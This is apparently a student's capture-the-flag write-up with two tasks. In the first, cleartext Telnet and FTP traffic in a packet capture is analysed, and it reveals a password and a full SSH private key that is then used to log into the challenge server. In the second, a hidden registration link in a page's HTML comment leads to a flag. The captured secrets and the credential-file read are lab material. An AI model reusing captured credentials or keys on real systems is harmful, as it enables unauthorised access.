

Task 1

The first thing to do is open the PCAP file inside **Wireshark** in order to properly analyze/filter data that we need. Due to the fact that SSH and TLS protocol use encrypted communication which we will not be able to understand by investigating the packets, we can filter them out.




HTTP

One of the most important feature Wireshark provides for analysing HTTP traffic is the File→Export Objects→HTTP.



We can now view the files that were used during the protocol. Due to the fact that the only plain/text one is todo.txt, we can use the *Preview* option only on it.

todo.txt



For the others, we need to follow the HTTP stream and see the raw bytes transferred.

key.pub

```
GET /key.pub HTTP/1.1
Host: internal-server
User-Agent: curl/7.47.0
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 24 Apr 2021 19:38:22 GMT
Content-Type: application/octet-stream
Content-Length: 271
Last-Modified: Sat, 24 Apr 2021 19:38:10 GMT
Connection: keep-alive
ETag: "608473a2-10f"
Accept-Ranges: bytes

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqGKukO1De7zhZj6+H0qtjTkVxwTCpvKe4eCZ0
FPqri0cb2JZfXJ/DgYSF6vUpwmJG8wVQZKjeGcjDOL5UlsuusFncCzWBQ7RKNUSesmQRMSGkVb1/
3j+skZ6UtW+5u09lHNsj6tQ51s1SPrCBkedbNf0Tp0GbMJDyR4e9T04ZZwIDAQAB
-----END PUBLIC KEY-----
```

certificate.pem

```
GET /certificate.pem HTTP/1.1
Host: internal-server
User-Agent: curl/7.47.0
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 24 Apr 2021 19:38:22 GMT
Content-Type: application/x-x509-ca-cert
Content-Length: 1483
Last-Modified: Sat, 24 Apr 2021 19:38:10 GMT
Connection: keep-alive
ETag: "608473a2-5cb"
Accept-Ranges: bytes

-----BEGIN CERTIFICATE-----
MIIEczCCA1ugAwIBAgIBADANBgkqhkiG9w0BAQQFAD..AkGA1UEBhMCR0Ix
EzARBgNVBAgTClNvbWUtU3RhdGUxFDASBgNVBAoTC0..0EgTHRkMTcwNQYD
VQQLEy5DbGFzcyAxIFB1YmxpYyBQcmltYXJ5IENlcn..XRpb24gQXV0aG9y
aXR5MRQwEgYDVQQDEwtCZXN0IENBIEx0ZDAeFw0wMD..TUwMTZaFw0wMTAy
MDQxOTUwMTZaMIGHMQswCQYDVQQGEwJHQjETMBEGA1..29tZS1TdGF0ZTEU
MBIGA1UEChMLQmVzdCBDQSBMdGQxNzA1BgNVBAsTLk..DEgUHVibGljIFBy
aW1hcnkgQ2VydGlmaWNhdGlvbiBBdXRob3JpdHkxFD..AMTC0Jlc3QgQ0Eg
THRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCg..Tz2mr7SZiAMfQyu
vBjM9OiJjRazXBZ1BjP5CE/Wm/Rr500PRK+Lh9x5eJ../ANBE0sTK0ZsDGM
ak2m1g7oruI3dY3VHqIxFTz0Ta1d+NAjwnLe4nOb7/..k05ShhBrJGBKKxb
8n104o/5p8HAsZPdzbFMIyNjJzBM2o5y5A13wiLitE..fyYkQzaxCw0Awzl
kVHiIyCuaF4wj571pSzkv6sv+4IDMbT/XpCo8L6wTa..sh+etLD6FtTjYbb
rvZ8RQM1tlKdoMHg2qxraAV++HNBYmNWs0duEdjUbJ..XI9TtnS4o1Ckj7P
OfljiQIDAQABo4HnMIHkMB0GA1UdDgQWBBQ8urMCRL..5AkIp9NJHJw5TCB
tAYDVR0jBIGsMIGpgBQ8urMCRLYYMHUKU5AkIp9NJH..aSBijCBhzELMAkG
A1UEBhMCR0IxEzARBgNVBAgTClNvbWUtU3RhdGUxFD..AoTC0Jlc3QgQ0Eg
THRkMTcwNQYDVQQLEy5DbGFzcyAxIFB1YmxpYyBQcm..ENlcnRpZmljYXRp
b24gQXV0aG9yaXR5MRQwEgYDVQQDEwtCZXN0IENBIE..DAMBgNVHRMEBTAD
AQH/MA0GCSqGSIb3DQEBBAUAA4IBAQC1uYBcsSncwA..DCsQer772C2ucpX
xQUE/C0pWWm6gDkwd5D0DSMDJRqV/weoZ4wC6B73f5..bLhGYHaXJeSD6Kr
XcoOwLdSaGmJYslLKZB3ZIDEp0wYTGhgteb6JFiTtn..sf2xdrYfPCiIB7g
BMAV7Gzdc4VspS6ljrAhbiiawdBiQlQmsBeFz9JkF4..b3l8BoGN+qMa56Y
It8una2gY4l2O//on88r5IWJlm1L0oA8e4fR2yrBHX..adsGeFKkyNrwGi/
7vQMfXdGsRrXNGRGnX+vWDZ3/zWI0joDtCkNnqEpVn..HoX
-----END CERTIFICATE-----
```

TELNET

There is also TELNET related traffic which we can also see by following the stream.

```
.......... ..!..".'..... ..#..'..#.....!..".'.......... ....'.......... .38400,38400....'.....UNKNOWN..........Ubuntu 16.04.6 LTS
...d9a66a74f1d3 login: briliantul
.briliantul
Password: DauCuZarul66-65
.
Last login: Sat Apr 24 19:38:17 UTC 2021 from generator_client_1.generator_default on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 5.10.32-1-lts x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
briliantul@d9a66a74f1d3:~$ cat /var/www/secure.key
.cat /var/www/secure.key
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
briliantul@d9a66a74f1d3:~$ exit
.exit
logout
```

```
.......... ..!..".'..... ..#..'..#.......!.."..... .....'.....  .38400,38400....'.......UNKNOWN..........Ubuntu 16.04.6 LTS
d9a66a74f1d3 login: briliantul
.briliantul
Password: DauCuZarul66-65
.
Last login: Sat Apr 24 19:38:13 UTC 2021 from generator_client_1.generator_default on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 5.10.32-1-lts x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
briliantul@d9a66a74f1d3:~$ cat /var/www/hello.c
.cat /var/www/hello.c
/* Hello World program */

#include<stdio.h>

main()
{
    printf("Hello World");
}

briliantul@d9a66a74f1d3:~$ exit
.exit
logout
```

```
.......... ..!..".'..... ..#..'.....!.."....#.. .....'.....  .38400,38400....'.......UNKNOWN..........Ubuntu 16.04.6 LTS
d9a66a74f1d3 login: briliantul
.briliantul
Password: DauCuZarul66-65
.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 5.10.32-1-lts x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

briliantul@d9a66a74f1d3:~$ cat /var/www/unknown.bin
.cat /var/www/unknown.bin
K....8..PZ....5..#.<Ys.j...G%..m~.......k.}yS.o?+%.n..f..Z.[c..n...N.9.JG...(6=..j...RT6oK..ap.....K.D;.V.|.%..1P..-\.W.....o...(.x..&<
..Nt:...>.KC...u.. %>eo....}8...[w.    ?|...o...X...)v...@.#.%E.3Is.z.......7K).79..N.b].|.@.L...\....f
.briliantul@d9a66a74f1d3:~$ exit
.exit
logout
```

FTP

Never the less, there is also data transferred via FTP protocol.

```
220 (vsFTPd 3.0.3)
USER briliantul
331 Please specify the password.
PASS DauCuZarul66-65
230 Login successful.
PWD
257 "/var/www" is the current directory
EPSV
229 Entering Extended Passive Mode (|||34714|)
TYPE I
200 Switching to Binary mode.
SIZE hello.c
213 85
RETR hello.c
150 Opening BINARY mode data connection for hello.c (85 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

Using the private **OpenSSH** key from transfered via the Telnet protocol, we could log into **secure@isc2021.root.sx**.

```
┌─[kayn@parrot]─[~/Documents/ISC/tema2/task1]
└──╼ $ssh secure@isc2021.root.sx -i secure.key
You did it! Congratulations!

Your flag is:

SpeishFlag{6TXftdQAzDoXq8GXb0hXPblEv6jf4QeZ}

Connection to isc2021.root.sx closed.
```


Flag

SpeishFlag{6TXftdQAzDoXq8GXb0hXPblEv6jf4QeZ}# Task 2


Setup

```
┌─[kayn@parrot]─[~/Documents/ISC/tema2/task2]
└──╼ $bash connect.sh
Master running (pid=37031)
```

```
Allocated server port: 16653
Web server starting... please be patient! You can press Ctrl+C to stop it.
Initialization succeeded! Starting services...
2021-04-29 10:09:29,884 INFO Set uid to user 0 succeeded
2021-04-29 10:09:29,889 INFO RPC interface 'supervisor' initialized
2021-04-29 10:09:29,890 INFO supervisord started with pid 1
2021-04-29 10:09:30,892 INFO spawned: 'friends-daemon' with pid 25
2021-04-29 10:09:30,895 INFO spawned: 'nginx' with pid 26
2021-04-29 10:09:30,904 INFO spawned: 'php-fpm7' with pid 27
2021-04-29 10:09:31,968 INFO success: friends-daemon entered RUNNING state,
process has stayed up for > than 1 seconds (startsecs)
2021-04-29 10:09:31,969 INFO success: nginx entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2021-04-29 10:09:31,969 INFO success: php-fpm7 entered RUNNING state, process
has stayed up for > than 1 seconds (startsecs)
```



Register Account



We don't do that here!

You must receive your registration URL from a trusted feline member!

view-source:localhost:8080/auth/fake_register

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

```
<!-- Navigation -->
<nav class="navbar navbar-expand-lg navbar-dark bg-book fixed-top">
  <div class="container">
    <a class="navbar-brand" href="/">CatzBook</a>
    <button class="navbar-toggler" type="button" data-toggle="collapse"
        data-target="#navbarResponsive" aria-controls="navbarResponsive"
        aria-expanded="false" aria-label="Toggle navigation">
      <span class="navbar-toggler-icon"></span>
    </button>
    <div class="collapse navbar-collapse" id="navbarResponsive">
      <ul class="navbar-nav ml-auto">
                  <li class="nav-item">
          <a class="nav-link" href="/">Home</a>
        </li>
        <li class="nav-item">
          <a class="nav-link" href="/auth/fake_register">Register</a>
        </li>
                    <li class="nav-item">
          <a class="nav-link" href="#"
            onclick="alert('Meet you at midnight!')">Contact</a>
        </li>
             </ul>
    </div>
  </div>
</nav>


<!-- Content section -->
<section class="py-5 flex-fill" style="margin-top: 4rem;">
  <div class="container">
    <h1 style="color: #900;">We don't do that here!</h1>
    <div class="row align-items-center">
      <div class="col-7">
        <img src="/images/wedontdothat.jpg" alt="We don't do that here!"
          style="max-width: 100%;" />
      </div>
      <div class="col-5">
        <h2 style="color: #900;">
        <!-- <a href="/auth/register_real_one">Please try again!</a> -->
          You must receive your registration URL from a trusted feline member!
        </h2>
      </div>
    </div>
```

localhost:8080/auth/register_real_one

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Home Register Contac

Hey there, little fella!

Full name:

kayn

Your full name.

Katsername:

kayn

Something unique to inspire fear in all mice's hearts.

Password

••••

Choose something humans would never think of!


Confirmation

••••

Did you already forget it?!

☑ Roaaaawwwr!

Make meaw account!



Welcome, my fffluffy friends!

In here, you can connect to other fellow individuals of our species and exchange pictures of your latest feats, including, but not limited to stolen food, material destruction, killed prey and other evil or fluffy deeds!

Note: this site is invite-only! Please obtain your VIP pass from your friendly neighbourhood cat.

NO PESKY HUMANS (OR MICE) ALLOWED!

Your credentials, please:

Catsername:

kayn


Your cat username.

Password

••••

I am not affiliated with the enemy species.

Let me in



view-source:localhost:8080/inside

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

ine wrap

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />

    <link rel="stylesheet" href="/node_modules/bootstrap/dist/css/bootstrap.min.css" />
    <link rel="stylesheet" href="/css/style.css" />

    <title>CatzBook - Welcome, my fluffy friend!</title>
  </head>
  <body class="insidePage">

<!-- 100% height container -->
<div class="flex-grow-1 d-flex flex-column">
  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-dark bg-book fixed-top">
    <div class="container">
      <a class="navbar-brand" href="/">CatzBook</a>
      <button class="navbar-toggler" type="button" data-toggle="collapse"
          data-target="#navbarResponsive" aria-controls="navbarResponsive"
          aria-expanded="false" aria-label="Toggle navigation">
        <span class="navbar-toggler-icon"></span>
      </button>
      <div class="collapse navbar-collapse" id="navbarResponsive">
        <ul class="navbar-nav ml-auto">
                <li class="nav-item">
            <a class="nav-link" href="/inside/p/kayn">Profile</a>
          </li>
          <li class="nav-item">
            <a class="nav-link logout" href="/auth/logout">Logout</a>
          </li>
              </ul>
      </div>
    </div>
  </nav>


<section class="py-5 flex-fill" style="margin-top: 2rem;">
  <div class="container">
    <div class="row">
      <div class="col-8 wall">
        <form id="newPostForm" action="/inside/post/create" enctype="multipart/form-data" method="post">
        <div class="hidden-flag">
          Hey, you got in! Here's your flag: SpeishFlag{pY2WfWcLu3xeC2vW3kjxUq3LPvqjQdnG}       </div>
```

Flag

SpeishFlag{pY2WfWcLu3xeC2vW3kjxUq3LPvqjQdnG}

Friend Approval

localhost:8080/inside/p/theboss

